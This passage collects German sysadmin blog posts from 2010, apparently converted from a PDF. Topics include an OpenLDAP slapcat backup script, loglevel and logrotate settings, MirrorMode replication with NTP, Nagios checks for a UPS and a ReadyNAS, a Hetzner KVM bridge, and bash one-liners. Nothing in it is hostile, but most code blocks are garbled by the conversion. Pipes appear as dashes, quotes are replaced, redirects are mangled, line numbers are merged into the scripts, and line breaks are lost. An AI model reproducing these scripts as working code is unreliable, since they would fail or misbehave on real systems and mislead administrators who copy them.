Ich bin ein Freund vom Plain text. Damit laesst sich IMHO immer noch am besten Arbeiten. Man kann es in alle denkbaren Formate umwandeln, umbiegen, exportieren, was auch immer, und ist deswegen was Backups angeht das Ziel meiner Wahl. Natuerlich habe ich bei dem LDAP-Server das /var/lib/ldap/ im Backuppath mit drin, aber es geht nichts ueber eine Textdatei in der die Werte nochmal als Plain text drinstehen; gleiches gilt uebrigens fuer MySQL-Datenbanken. . .

Die Backupdatei erstelle ich mit slapcat. Wichtig dabei ist zu beachten, dass die slap\* Tools ganz anders arbeiten als die entsprechenden ldap\* Gegenstuecke. Beispiel slapadd und ldapadd. Die ldap\* Tools sind LDAP-Clients die ueber das LDAP-Protokoll auf die Datenbank zugreifen. Die slap\* Befehle aber greifen direkt auf die lokalen Datenbankdateien zu, die Berkley DB = \*.bdb Dateien in /var/lib/ldap/. Da die slap\* Befehle direkt darauf zugreifen koennen Sie natuerlich nur auf dem Rechner ausgefuehrt werden auf dem der LDAP-Server laeuft, und es ist wichtig, dass der LDAP-Daemon **nicht** laeuft. Entsprechend ist auch das Backup-Skript was fuer den LDAP laeuft, einmal taeglich per Cron aufgerufen:

```
#!/bin/bash    SLAPCAT=/usr/sbin/slapcat  GZIP=/bin/gzip
BACKUPDIR=/root/ldapbackup/           # Daemon stoppen
/etc/init.d/slapd stop && /dev/null 2>&1 if [ $? != „0“ ]; then
logger -t „LDAP-Backup:“ „Fehler beim Stoppen des slapd Dae-
mons.“ exit 1 fi      # Backup in Textdatei erzeugen $$SLAPCAT
& $BACKUPDIR/$(date +%Y%m%d)-ldapbackup.ldif if [ $? !=
„0“ ]; then logger -t „LDAP-Backup:“ „Fehler beim Schreiben der
Backupdatei mit slapcat.“ exit 1 fi      # Textdatei komprimieren
$GZIP $BACKUPDIR/$(date +%Y%m%d)-ldapbackup.ldif if [ $?
```

---

<sup>167</sup>[http://de.wikipedia.org/wiki/Tron\\_%28Film%29](http://de.wikipedia.org/wiki/Tron_%28Film%29)

```

!= „0“ ]; then logger -t „LDAP-Backup:“ „Fehler beim Komprimieren der erstellten Backupdatei.“ exit 1 fi # Daemon starten und wenn es ueberall keine Probleme gab dann Erfolgsmeldung in syslog
/etc/init.d/slapd start & /dev/null 2;&1 if [ $? != „0“ ]; then logger -t „LDAP-Backup:“ „Fehler beim Starten des slapd Daemons.“ exit 1 else logger -t „LDAP-Backup:“ „Das Backup der LDAP-Datenbank wurde erfolgreich durchgefuehrt.“ fi

```

## LDAP – logging, loglevel, seperate logfile, logrotate

Mittwoch, 31. März 2010

Das loglevel wird in der `/etc/ldap/slapd.conf` mit dem Eintrag `loglevel INTEGER`

festgelegt. Moegliche Werte sind (man `slapd.conf`)

- 1 (0×1 trace) trace function calls
- 2 (0×2 packets) debug packet handling
- 4 (0×4 args) heavy trace debugging (function args)
- 8 (0×8 conns) connection management
- 16 (0×10 BER) print out packets sent and received
- 32 (0×20 filter) search filter processing
- 64 (0×40 config) configuration file processing
- 128 (0×80 ACL) access control list processing
- 256 (0×100 stats) connections, LDAP operations, results (recommended)
- 512 (0×200 stats2) stats log entries sent
- 1024 (0×400 shell) print communication with shell backends
- 2048 (0×800 parse) entry parsing

- 16384 (0×4000 sync) LDAPSync replication
- 32768 (0×8000 none) only messages that get logged whatever log level is set

Diese Zahlen sind auch beliebig kombinierbar. Moechte man z. B. das loglevel 128 und 32 kombiniert haben, traegt man *loglevel 160* ein.

Der LDAP logt normalerweise nach */var/log/syslog*. Moechte man eine eigene Logfile haben, z. B. */var/log/slapd.log*, dann die folgende Zeile in */etc/syslog.conf* bzw. */etc/rsyslog.conf* hinzufuegen:

```
local4.* /var/log/sldap.log
```

Um die logfile in logrotate mit aufzunehmen die Datei */etc/logrotate.d/slapd* anlegen und wie folgt fuettern:

```
/var/log/slapd.log { rotate 7 daily missingok notifempty delaycompress compress postrotate invoke-rc.d rsyslog reload &gt; /dev/null endscrip }
```

Nach entsprechenden Aenderungen natuerlich die jeweiligen Dienste (ldap, rsyslog) neustarten. . .

## LDAP – Howto: StandbyMaster / Multi-Master

Donnerstag, 8. April 2010

Im folgenden Blogbeitrag moechte ich beschreiben, wie man eine einfache LDAP-StandbyMaster bzw. Multi-Master Loesung implementiert. Das Ziel ist, dass sich zwei LDAP-Server permanent gegeneinander replizieren so dass im Bedarfsfall der StandbyMaster die Funktionen des Masters transparent uebernimmt, ohne das angeschlossene Dienste davon etwas mitbekommen.

All mein Wissen was ich hier beschreibe habe ich aus dem wirklich tollen Buch OpenLDAP 2.4 – Das Praxisbuch<sup>168</sup>, sowie den Quellen

---

<sup>168</sup><http://www.galileocomputing.de/katalog/buecher/titel/gp/titelID> ↔  
-1801

die, wenn man sie nicht beachtet, normalerweise mit der Aussage „RTFM“ gemeint sind. Das Buch kann ich nur jedem ans Herz legen, der sein Wissen ueber LDAP erweitern und auf eine feste Grundlage stellen moechte. Es ist hervorragend geschrieben, leicht verstaendlich, und bietet gute Praxisbeispiele.

Die Umgebung in der ich arbeite ist Debian Lenny 32bit. Es handelt sich bei beiden LDAP-Servern um mit KVM virtualisierte Maschinen auf zwei unterschiedlichen physikalischen Servern. Alle Konfigurationseinstellungen, Pfade etc. beziehen sich auf die beiden genannten Systeme.

Replikation vs. Spiegelung / Warum die Zeit? Vorneweg moechte ich kurz aus dem Buch zitieren um den Hintergrund des kommenden besser Verstaendlich zu machen. Das Kapitel heist treffenderweise: *„Replikation – oder: Frag dich nie, ob ein Server ausfaellt, frag dich immer nur, wann.“* (Kapitel 3.2, Seite 143). Dieser Satz alleine drueckt glaube ich gut aus, warum man sich im Zusammenhang mit LDAP mit Replikation beschaeftigen muss.

Nun ist es noch interessant den Unterschied zwischen Replikation und Spiegelung zu kennen. Das Buch erklaert dieses in meinen Augen sehr gut, deswegen zitiere ich hier aus Kapitel 3.2.1 Seite 146f:

*„Bei einer Spiegelung werden die Daten einfach ungeprueft ‚parallel‘ in einen Datenbestand geschrieben (z. B. RAID Level 1-Spiegelung auf zwei oder mehr Disks). Bei einer Replikation werden die uebermittelten Daten zunaechst lokal erfasst und die Timestamps/CSNs(Session-Cookies der betreffenden Objekte auf den beiteiligten Servern miteinander verglichen. Liegt dann eine berechnete Replikations-Anfrage vor, wird sie durchgefuehrt und das replizierte Objekt mit einem neuen, aktuellen Timestamp/CSN versehen. [...] werden nur die Daten aktualisiert, die auch aktualisiert werden muessen, was wiederum die Performance erhoehrt und das Netz weitaus weniger belastet als eine komplette Datenbanksynchronisation. [...] Datenbankoperationen sind zeitsensibel, fuer die Replikation von Datenbanken gilt dies in besonderer Weise. (Deswegen) muessen wir [...] auf allen angeschlossenen Servern die Zeit sehr genau synchronisieren.“*

Einrichten zweier virtueller Maschinen mit fast exakt gleicher Zeit  
Im Buch wird dieser Punkt im Kapitel 3.2.4 behandelt und sehr gut

erkläert.

Mit dem Hintergrund der oben genannten Zitate erstellen wir nun zwei virtuelle Maschinen. Wie das im einzelnen mit KVM geht setze ich hier jetzt mal als bekannt voraus, bei Fragen ueber die Kommentare melden. Die Maschinen richten wir erst einmal ganz Standard ein. Wenn dieses geschehen ist, geht es nun an die Aufgabe die Zeit auf beiden Maschinen moeglichst synchron zu bekommen. Das Mittel der Wahl dazu ist NTP. Ich habe auf einem weiteren Server einen NTP-Serverdienst laufen. Gegen diesen werden die beiden Maschinen Ihre Zeit abgleichen. Entsprechend ist darauf zu achten, dass auf dem Server der Zugang fuer Port 123 UDP in der Firewall offen ist. Bei dem NTP-Server kann man einfach ein

```
aptitude install ntp
```

machen und mit den Standardeinstellungen uebernehmen.

Auf den beiden Servern wird mit dem gleichen Befehl ebenfalls NTP installiert. Hier werden nun aber in der `/etc/ntp.conf` die vier Standardeintraege wie folgt auskommentiert:

```
#server 0.debian.pool.ntp.org iburst dynamic #server 1.debi-  
an.pool.ntp.org iburst dynamic #server 2.debian.pool.ntp.org iburst  
dynamic #server 3.debian.pool.ntp.org iburst dynamic
```

und diese Zeile hinzugefuegt, wobei 123.123.123.123 natuerlich gegen die IP-Adresse ausgetauscht werden muss, auf der der NTP-Server laeuft:

```
server 123.123.123.123 minpoll 4 maxpoll 10
```

Der Teil „server 123.123.123.123“ gibt an mit welchen NTP-Server die Zeit synchronisiert werden soll. *„Die zusaetzlichen Parameter minpoll und maxpoll steuern dabei, wie oft sich der lokale ntp-Dienst mit der externen Quelle synchronisiert. minpoll gibt dabei das Intervall an, das maximal zwischen zwei Versuchen verstreicht, wenn die externe Zeitquelle nicht erreichbar ist. maxpoll gibt den Wert an, nach dem sich der lokale ntp-Dienst in jedem Fall erneut mit der externen Zeitquelle resynchronisiert.“* (Kapitel 3.2.4, Seite 167, Absatz 2).

Das beide Server sich dann nach einem Neustart der Dienste mit unserem gemeinsamen NTP-Server abgleichen kann man mit dem Befehl

```
ntpq -p
```

ueberpruefen.

Wichtig ist nun, den dort angegebenen offset Wert moeglichst gleich zubekommen. Es ist OK, wenn sich dieser einige Millisekunden im positiven oder negativen befindet, jedoch sollte er moeglichst konstant auf beiden Maschinen annaeherd gleich sein. Ich persoendlich war mit einer Offsetdifferenz j0,5 zufrieden und alles laeuft stabil.

Im Buch gibt es nun einen Exkurs darueber wie sich auf einem Computer die Uhrzeit bestimmt, es geht um Interrupt-Timer und dessen Herzzahl usw. Ich moechte an dieser Stelle nur sagen, dass ich die folgenden Kernelbootoptionen in grub hinzugefuegt habe um das Zeitverhalten in den Maschinen zu stabilisieren:

```
clocksource=kvm-clock noapic nolapic nosmp acpi=off
```

Vorbereiten der LDAP-Dienste Als naechsten Schritt geht es an das vorbereiten der LDAP Dienste auf beiden Servern. Dafuer muss als erstes auf beiden Servern der entsprechende Dienst installiert werden:

```
aptitude install slapd
```

Anschliessend beginnen wir auf unserem zukuenfrigen Master-LDAP mit der Einrichtung. Wenn wir damit fertig sind, kopieren wir die */etc/ldap/slapd.conf* 1:1 auf unseren zukuenftigen Standby-Master um Fehlerquellen auszuschliessen. Ich habe beispielsweise folgende Aenderungen vorgenommen:

- Samba-Schema hinzugefuegt:

```
aptitude install samba-doc zcat /usr/share/doc/samba-doc/examples/LDAP/samba.schema.gz >>/etc/ldap/schema/samba.schema echo „include /etc/ldap/schema/samba.schema“ — cat - /etc/ldap/slapd.conf >/tmp/slapd.out && mv /tmp/slapd.out /etc/ldap/slapd.conf
```

- Unnoetige root-acls entfernt:

by dn=„@ADMIN@“ write

- Oder einige index Optionen gesetzt:

```
index sambaSID eq index sambaPrimaryGroupSID eq index samba-
DomainName eqindex uniqueMember eq index entryUUID, entryCSN
eq
```

Vorbereiten fuer die Synchronisation Wenn wir den LDAP soweit fertig eingerichtet haben fehlen nun nur noch die Einstellungen die fuer die Replikation noetig sind.

Als erstes muss jeder LDAP-Server im Netzwerk eindeutig identifizierbar sein, in unserem Fall sind es zwei. Dafuer fuegen wir in der */etc/ldap/slapd.conf* (z. B. vor der Backend Definition) die folgenden zwei Zeilen ein:

```
ServerID 1 „ldap://ldapmaster.mydomain.de“ ServerID 2 „ld-
ap://ldapstandbymaster.mydomain.de“
```

Wichtig ist hierbei den DNS Namen zu nehmen und NICHT die IP-Adresse. Dieser kleine aber entscheidende Unterschied hat mich fast einen ganzen Arbeitstag gekostet, bis ich ueber diese Mail<sup>169</sup> den entscheidenden Hinweis bekommen habe.

Um sicherzugehen das die Namensaufloesung auch immer funktioniert habe ich noch fix die entsprechenden Eintraege in die */etc/hosts* gepackt:

```
echo „123.123.123.124 ldapmaster.mydomain.de ldapmaster“ >>/et-
c/hosts echo „123.123.123.125 ldapstandbymaster.mydomain.de ldap-
standmymaster“ >>/etc/hosts
```

Dann brauchen wir als naechstes das syncprov Overlay. Dafuer muss erst das entsprechende Modul geladen werden. Dafuer fuegen wir am Anfang der Konfigurationsdatei wo bereits der Modulpfad und das Modul *back\_hdb* geladen werden danach die folgende Zeile ein:

```
moduleload syncprov
```

Zu guter letzt muessen wir nun die Optionen zur Synchronisierung bzw. Replikation definieren. Dieses tun wir hier auf eine sehr einfache Art-

---

<sup>169</sup><http://www.openldap.org/lists/openldap-software/200901/msg00078>. ↩  
html

und Weise. Hier nun erst einmal die Definition, die Erklahrung kommt dann danach. Achtung: sie muss nach der Definition des Backends stehen und auch fuer jedes Backend – wenn z. B. die Moeglichkeit der Online Konfiguration genutzt wird – neu definiert werden.

```
overlay syncprov syncprov-checkpoint 10 1 syncprov-sessionlog
100 syncrepl rid=1 provider=„ldap://123.123.123.124“ ty-
pe=refreshAndPersist schemachecking=on retry=„5 10 30
+“ searchbase=„dc=mydomain, dc=de“ bindmethod=simple
binddn=„cn=admin, dc=mydomain, dc=de“ credentials=„mypass“
syncrepl rid=2 provider=„ldap://123.123.123.125“ ty-
pe=refreshAndPersist schemachecking=on retry=„5 10 30
+“ searchbase=„dc=mydomain, dc=de“ bindmethod=simple
binddn=„cn=admin, dc=mydomain, dc=de“ credentials=„mypass“
MirrorMode on
```

Als erstes: Es gibt auch **man slapo-syncprov** 😊

- overlay syncprov: Definition des syncprov Overlays das fuer das syncrepl-Verfahren benoetigt wird
- syncprov-checkpoint 10 1: Struktur: syncprov-checkpoint ; legt fest nach wie vielen Eintraegen bzw. nach wie vielen Minuten der contextCSN (Change Sequence Number) ueberprueft werden soll. Es wird repliziert, sobald eine der beiden Optionen eintritt.(vgl.<sup>170</sup>)
- syncprov-sessionlog 100: Definiert die Groesse des Sessionlogs im Speicher (nicht auf der Platte), wobei der Wert nicht die Groesse des Speichers, sondern die Anzahl der Eintraege definiert.
- syncrepl: Aktivierung der syncrepl Engine
- rid=1: Eindeutige Identifikation des LDAP-Servers. rid = replika-ID.
- provider=“ldap://123.123.123.124“: Definiert den Provider

---

<sup>170</sup>[http://www.ordix.de/ORDIXNews/4\\_2007/0pen\\_Source/0pen\\_LDAP\\_2\\_3.html](http://www.ordix.de/ORDIXNews/4_2007/0pen_Source/0pen_LDAP_2_3.html) ←

- `type=refreshAndPersist`: Die Verbindung zwischen Quell- und Zielsever bleibt dauerhaft bestehen, so dass Aenderungen immer sofort repliziert werden. Alternative dazu waere `refreshOnly` und Festlegung eines Intervalls in der Form `interval=,dd:hh:mm:ss'`.
- `schemachecking=on`: Ueberprueft ob die replizierenden Objekte den Anforderungen der Schema-Definitionen entspricht, z. B. ob die MUST-Attribute alle ausgefuellt sind.
- `retry="5 10 30 +"`: Gibt an, in welchen Intervallen versucht werden soll mit dem Provider wiederzuverbinden, wenn die Verbindung abgebrochen ist. In diesem Fall ist es alle fuefnf Sekunden, insgesamt 10 mal, danach alle 30 Sekunden ohne Limit.
- `searchbase="dc=mydomain, dc=de"`: Gibt den Punkt im Baum an, ab wo gesucht (und entsprechend repliziert) werden darf.
- Die letzten drei Eintraege `bindmethod`, `binddn` und `credentials` definieren die Methode und die benoetigten Zugangsdaten die fuer die Replizierung benoetigt werden

Wenn soweit alles geklaert ist, dann kann die `/etc/ldap/slapd.conf` auf den zweiten LDAP-Server kopiert, und beide Server gestartet werden. Es empfiehlt sich fuer eine evtl. Fehleranalyse das `loglevel 16384` zu setzen = `sync`.

Im naechsten Blogeintrag werde ich dann die dazugehoerige Konfiguration von Heartbeat beschreiben.

## Nagios – APC-USV monitoren

Dienstag, 13. April 2010

Aus aktuellem Anlass, weil ich gerade einen Check hinzugefuegt habe der den Batteriestatus ueberwacht und ggfs. darueber informiert wenn ausgewechselt werden muss.

Generell: Monitoring einer APC SmartUPS 3000 mit einer Network-Management Card via SNMP ist einfach. Ich habe diesen Weg<sup>171</sup> gewaehlt (backup<sup>172</sup>) und alles funktioniert einwandfrei.

Um zu ueberwachen ob eine Batterie ausgetauscht werden muss, habe ich das Plugin check\_powerchute<sup>173</sup> (backup<sup>174</sup>) installiert. Einfach in */usr/lib/nagios/plugins/* kopieren, in der */etc/nagios3/commands.cfg* einen entsprechenden Check hinzufuegen

```
# USV Batterie replacement define command{ command_name
check_apc_batterie command_line $USER1$/check_powerchute $HO-
STADDRESS$ }
```

und dann noch in der */etc/nagios3/conf.d/services.cfg* den check definieren und fertig:

```
## USV Batterie replacement define service{ host usv-
smartups3000rm service_description USV BATTERIE
check_command check_apc_batterie use generic-service notifica-
tion_interval 0 ; setj 0 if you want to be renotifie }
```

Bei dem Plugin check\_powerchute ist zu beachten, dass es sehr simpel programmiert ist, und evtl. die SNMP-Community sowie die Protokollversion den Gegebenheiten vor Ort von Hand in der Datei selber angepasst werden muss.

## OpenOffice und griechischer Zeichensatz

Mittwoch, 14. April 2010

Griechisch schreiben mit OpenOffice & co.<sup>175</sup>

---

<sup>171</sup><http://exchange.nagios.org/directory/Plugins/Hardware/UPS/APC/APC-UPS-SNMP-CODE/details> ↔

<sup>172</sup><http://blog.pregos.info/wp-content/uploads/2010/04/howto.txt>

<sup>173</sup><http://exchange.nagios.org/directory/Plugins/Uncategorized/Software/SNMP/Check-APC-PowerChute-battery-replace-status/details> ↔

<sup>174</sup>[http://blog.pregos.info/wp-content/uploads/2010/04/check\\_powerchute.tar](http://blog.pregos.info/wp-content/uploads/2010/04/check_powerchute.tar)

<sup>175</sup><http://biblegreek.jimdo.com/>

# Nagios – NTP Offset monitoren

Donnerstag, 15. April 2010

Nur ganz kurz: Wenn es um zeitkritische Dienste geht, wie z. B. bei der vor kurzem beschriebenen LDAP StandbyMaster / Multi-Master Geschichte, dann lohnt es sich auch den NTP-Offset Wert mit Nagios zu ueberwachen. . . z. B. mit:

```
./check_ntp_time -H 123.123.123.123 -w 0,005 -c 0,01
```

# I/O monitoren

Mittwoch, 21. April 2010

mit **iotop** ; die option **-o** zeigt nur die Prozesse an die auch aktiv i/o erzeugen

# Hetzner EQ-Server + KVM && bridge

Dienstag, 11. Mai 2010

Vorneweg: Es ist ein Krampf bis ich es rausgefunden hatte. . .

Eine Bridge einrichten, dafuer:

```
aptitude install bridge-utils
```

und anschliessend die */etc/network/interfaces* entsprechend anpassen:

```
### Hetzner Online AG – installimage # Loopback device: auto  
lo iface lo inet loopback # device: eth0 auto eth0 iface eth0 inet  
manual # bridge: br0 auto br0 iface br0 inet static address 188. XX.  
XX.142 broadcast 188. XX. XX.191 netmask 255.255.255.192 gateway  
188. XX. XX.129 bridge_ports eth0 bridge_stp on bridge_maxwait 5  
up route add -host 188. XX. XX.160 gw 188. XX. XX.160 up route  
add -host 188. XX. XX.161 gw 188. XX. XX.161 up route add -host  
188. XX. XX.162 gw 188. XX. XX.162
```

Dabei darauf auf die klassischen Fehler achten:

1. `echo 1 >> /proc/sys/net/ipv4/ip_forward`
2. `iptables -P FORWARD ACCEPT`

Wichtig war bei mir unter Ubuntu Linux auch noch in der `/etc/sysctl.conf` den folgenden Wert einzukommentieren:

```
net.ipv4.ip_forward=1
```

Bei der Konfiguration der virtuellen Maschinen dann das Netzwerk ueber die bridge (br0) konfigurieren. Nachtraeglich kann man das sonst auch noch in der entsprechenden `/etc/libvirt/queму/MASCHINENAME.xml` anpassen:

```
interface type=,bridge & mac address=,54:52:00:3f:35:9d & source bridge=,br0 & interface
```

In der Maschine selber ist es dann nur noch wichtig, die IP des Hauptsystems als Gateway einzutragen, ein Beispiel fuer die `/etc/network/interfaces` eines Gastes waere:

```
auto lo iface lo inet loopback # The primary network interface auto
eth0 iface eth0 inet static address 188. XX. XX.162 broadcast 188.
XX. XX.191 netmask 255.255.255.192 gateway 188. XX. XX.142
```

Die Informationen hier habe ich aus dem Blogeintrag: "Hetzner: EQ-Serie mit zusaetzlichen IP-Adressen (HowTo)<sup>176</sup>" und den bridge-krams aus meinem Kopf. . .

### [Update]

- 2010-10-18: `stp=on` und `sysctl` Absatz hinzugefuegt

---

<sup>176</sup><http://blog.damn1337.de/2009/07/hetzner-eq-serie-mit-zusatzlichen-ip-adressen-howto/> ←

## O2-Mailbox deaktivieren

Freitag, 14. Mai 2010

- normale Mailbox: **##0002#**
- Anrufe auf Festnetz wenn nicht in Homezone: **1010** und dann die **3**

## 777

Mittwoch, 19. Mai 2010

Wie lange arbeite ich jetzt schon mit Linux bis mir das System dahinter bewusst wird?

$r=4, w=2, x=1$

$777 = rwx\ rwx\ rwx = 4+2+1\ 4+2+1\ 4+2+1$

$750 = rwx\ r-x\ \text{---} = 4+2+1\ 4+1\ 0$

$644 = rw-\text{-}r\ \text{-}r = 4+2\ 4\ 4$

Man man man... 😊

[**Update**] – Danke Kevin fuer die Korrektur, habs im Post gerade aktualisiert

## chmod 755 rekursiv NUR auf Verzeichnisse

Mittwoch, 19. Mai 2010

```
find . -type d -exec chmod 755 {} \;
```

entsprechend ein 644 auf nur die Dateien ist:

```
find . -type f -exec chmod 644 {} \;
```

(via<sup>177</sup>)

---

<sup>177</sup><http://movabletripe.com/archive/recursively-chmod-directories-only/> ↔

## (bash) Notizen...

Mittwoch, 2. Juni 2010

- alle Dokumente rekursiv mit der Gruppe tomcat55 anlegen / setgid:

```
chgrp tomcat55 /home/myfolder chmod g+s /home/myfolder
```

- alle Dateien von \*.TIF in \*.tif umbenennen

```
for i in `ls *.TIF`; do mv $i `echo $i | sed ,s/TIF/tif/g` ; done
```

- alle \*.tif Dokumente in einem Ordner fortlaufend numerieren

```
i=0; for j in `ls *.tif` ; do i=`echo $i + 1 | bc` ; mv $j $i.tif ; done
```

- alle Dokumente in einem Ordner fortlaufend numerieren mit 8 Stellen

```
i=0 stellen=8 for j in * ; do i=`echo $i + 1 | bc` ; NEU=`printf „%.${stellen}i\n“ $i.tif ; mv $j $NEU done
```

## Wordpress 3.0

Donnerstag, 17. Juni 2010

ist da... gerade Blog aktualisiert. Das Theme im Adminbereich ist heller 😊

# HowTo: Windows Desktop read only / roaming Profiles

Montag, 21. Juni 2010

**Problem:** Wir haben Laborrechner, an denen ein Benutzeraccount fuer viele User und verschiedene Rechner moeglich ist. Die Anmeldung mit dem Benutzeraccount ist auf die Laborrechner beschraenkt (vgl. Blogeintrag: Samba/LDAP: Benutzeraccount auf Rechner beschraenken<sup>178</sup>). Dadurch das viele User den Account gemeinsam nutzen muellt der Desktop sehr schnell zu und die Anmeldung wird unsagbar langsam.

**Loesung:** Den Desktop schreibgeschuetzt machen um ein weiteres zumuellen zu verhindern. Dazu...

...

Wenn man bei einem Benutzeraccount mit roaming Profiles den Windows Desktop auf read only setzen moechte, muss die folgende Zeile in die netlogon.bat fuer den User eingefuegt werden:

```
cacls „%USERPROFILE%\desktop“ /E /P %USERNAME%: R
```

Damit wird beim Anmelden an den Rechner in der lokalen Kopie des Profils der Ordner „Desktop“ mit NTFS-ACLs auf read only gesetzt.

Wenn man nun aber ebenfalls die Option „Benutzer bei Fehlschlag des servergespeicherten Profils abmelden“ aktiviert hat, ist eine weitere Anmeldung nicht mehr moeglich, da der Kopiervorgang vom servergespeicherten Profil/Desktop in die lokale Kopie/Desktop nicht mehr moeglich ist, da der Ordner bereits Schreibgeschuetzt ist. Eine Abhilfe schafft dort die Option „Verzeichnisse aus servergespeichertem Profil ausschliessen“ die man aktivieren und als Ordner „Desktop“ angeben muss.

---

<sup>178</sup><http://blog.pregos.info/2009/11/26/sambaldap-benutzeraccount-auf-rechner-beschraenken/> ↩

## XML -; Quelltext nachtraeglich einruecken

Donnerstag, 24. Juni 2010

**Problem:** Ein riesiges XML Dokument, bei dem das gesamte Dokument in einer Zeile steht lesbar bekommen.

**Loesung:** `aptitude install xmlindent ; xmlindent SOURCEFILE.xml ; OUTPUT.xml`

## XML-Validierung auf der bash

Montag, 28. Juni 2010

**Problem:** Ein XML-Dokument in der bash auf Validitaet ueberpruefen

**Loesung:** `aptitude install libxml2-utils ; xmllint DATEINAME.xml`

## Netgear ReadyNAS 2100 – Nagios

Montag, 19. Juli 2010

Wir haben hier auf der Arbeit ein neues 8TB ReadyNAS von Netgear in Betrieb genommen. Um das ins Nagios mit aufzunehmen hab ich ein kleines Plugin geschrieben was per SNMP die Werte abrufen und fuer Nagios aufbereitet. Das Plugin `check_readynas`:

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25
26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47
48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69
70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91
92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109
110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125
126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141
142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157
158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173
174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189
```

```

190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205
206 207 208 209 210 211 212 213 214 215 216 217 218 #!/bin/bash
## # # receive statusinfo from Netgear ReadyNAS 2100 for Nagios
# # you can get all snmp-options with: # snmpwalk -m ALL -v
2c -c MYCOMMUNITY MYIPADDRESS .1.3.6.1.4.1.4526 # #
# Usage: # ./check_readynas IP-ADDRESS SNMP-COMMUNITY
STATUSCHECK # # 2010-07-19: initial Version \\ Jan Toenjes
# ## # temperature values for warning or critical / hdd (from
datasheet) MAXDISKTEMPCRIT=„60“ MINDISKTEMPCRIT=„5“
MAXDISKTEMPWARN=„50“ MINDISKTEMPWARN=„15“ #
unused systemtemperature values for warning or critical / (from
webinterface) MAXSYSTEMPCRIT=„65“ MINSYSTEMPCRIT=„0“
MAXSYSTEMPWARN=„55“ MINSYSTEMPWARN=„10“
# nagios return values export STATE_OK=0 export
STATE_WARNING=1 export STATE_CRITICAL=2 export
STATE_UNKNOWN=3 export STATE_DEPENDENT=4 #
check disk temperature for warning or critical values functi-
on checkDiskTemperature () { true=$(echo „$1i= $MA-
XDISKTEMPWARN“ — bc) if [ $true = 1 ] ; then re-
turnValue=$STATE_WARNING ; fi true=$(echo „$1i=
$MAXDISKTEMPCRIT“ — bc) if [ $true = 1 ] ; then re-
turnValue=$STATE_CRITICAL ; fi true=$(echo „$1 i=
$MINDISKTEMPWARN” — bc) if [ $true = 1 ] ; then
returnValue=$STATE_WARNING ; fi true=$(echo
„$1 i= $MINDISKTEMPCRIT” — bc) if [ $true = 1
] ; then returnValue=$STATE_CRITICAL ; fi return
$returnValue } # check third parameter and return the
information case „$3“ in disk1status) DSK1=‘ snmpget
$1 -v2c -c $2 .1.3.6.1.4.1.4526.18.3.1.3.1 — sed ,s/.*ING:
“ //g‘ — sed ,s/„//g‘‘ DSK1STAT=‘snmpget $1 -v2c -c
$2 .1.3.6.1.4.1.4526.18.3.1.4.1 — sed ,s/.*ING: „//g‘ —
sed ,s/“//g‘‘ if [ $DSK1STAT == „ok“ ]; then intRe-
turn=$STATE_OK else intReturn=$STATE_WARNING
fi outMessage=„Disk1: $DSK1 — $DSK1STAT“
;; disk2status) DSK2=‘ snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.3.2 — sed ,s/.*ING: “ //g‘ —
sed ,s/„//g‘‘ DSK2STAT=‘snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.4.2 — sed ,s/.*ING: „//g‘ —

```

```

sed ,s/“//g“ if [ $DSK2STAT == „ok“ ]; then intReturn=$STATE_OK else intReturn=$STATE_WARNING
fi      outMessage=„Disk2: $DSK2 - $DSK2STAT“
;;      disk3status) DSK3=‘ snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.3.3 — sed ,s/. *ING: “ //g‘ —
sed ,s/,//g“ DSK3STAT=‘snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.4.3 — sed ,s/. *ING: „//g‘ —
sed ,s/“//g“ if [ $DSK3STAT == „ok“ ]; then intReturn=$STATE_OK else intReturn=$STATE_WARNING
fi      outMessage=„Disk3: $DSK3 - $DSK3STAT“
;;      disk4status) DSK4=‘ snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.3.4 — sed ,s/. *ING: “ //g‘ —
sed ,s/,//g“ DSK4STAT=‘snmpget $1 -v2c -c $2
.1.3.6.1.4.1.4526.18.3.1.4.4 — sed ,s/. *ING: „//g‘ —
sed ,s/“//g“ if [ $DSK4STAT == „ok“ ]; then intReturn=$STATE_OK else intReturn=$STATE_WARNING
fi      outMessage=„Disk4: $DSK4 - $DSK4STAT“
;;      disk1temp) DSK1TEMP=‘snmpget $1 -
v2c -c $2 .1.3.6.1.4.1.4526.18.3.1.5.1 — awk ,{print
$4}“ DSK1CEL=‘echo „scale=2;(5/9)*($DSK1TEMP-
32)“—bc‘      checkDiskTemperature $DSK1CEL intReturn=$? outMessage=„Disk1: $DSK1CEL Celsius“ ; ;
disk2temp) DSK2TEMP=‘snmpget $1
-v2c -c $2 .1.3.6.1.4.1.4526.18.3.1.5.2 — awk ,{print
$4}“ DSK2CEL=‘echo „scale=2;(5/9)*($DSK2TEMP-
32)“—bc‘      checkDiskTemperature $DSK2CEL intReturn=$? outMessage=„Disk2: $DSK2CEL Celsius“ ; ;
disk3temp) DSK3TEMP=‘snmpget $1 -
v2c -c $2 .1.3.6.1.4.1.4526.18.3.1.5.3 — awk ,{print
$4}“ DSK3CEL=‘echo „scale=2;(5/9)*($DSK3TEMP-
32)“—bc‘      checkDiskTemperature $DSK3CEL intReturn=$? outMessage=„Disk3: $DSK3CEL Celsius“ ; ;
disk4temp) DSK4TEMP=‘snmpget $1 -
v2c -c $2 .1.3.6.1.4.1.4526.18.3.1.5.4 — awk ,{print
$4}“ DSK4CEL=‘echo „scale=2;(5/9)*($DSK4TEMP-
32)“—bc‘      checkDiskTemperature $DSK4CEL intReturn=$? outMessage=„Disk4: $DSK4CEL Celsius“ ; ; fan1)
FAN1=‘snmpget $1 -v2c -c $2 .1.3.6.1.4.1.4526.18.4.1.2.1

```

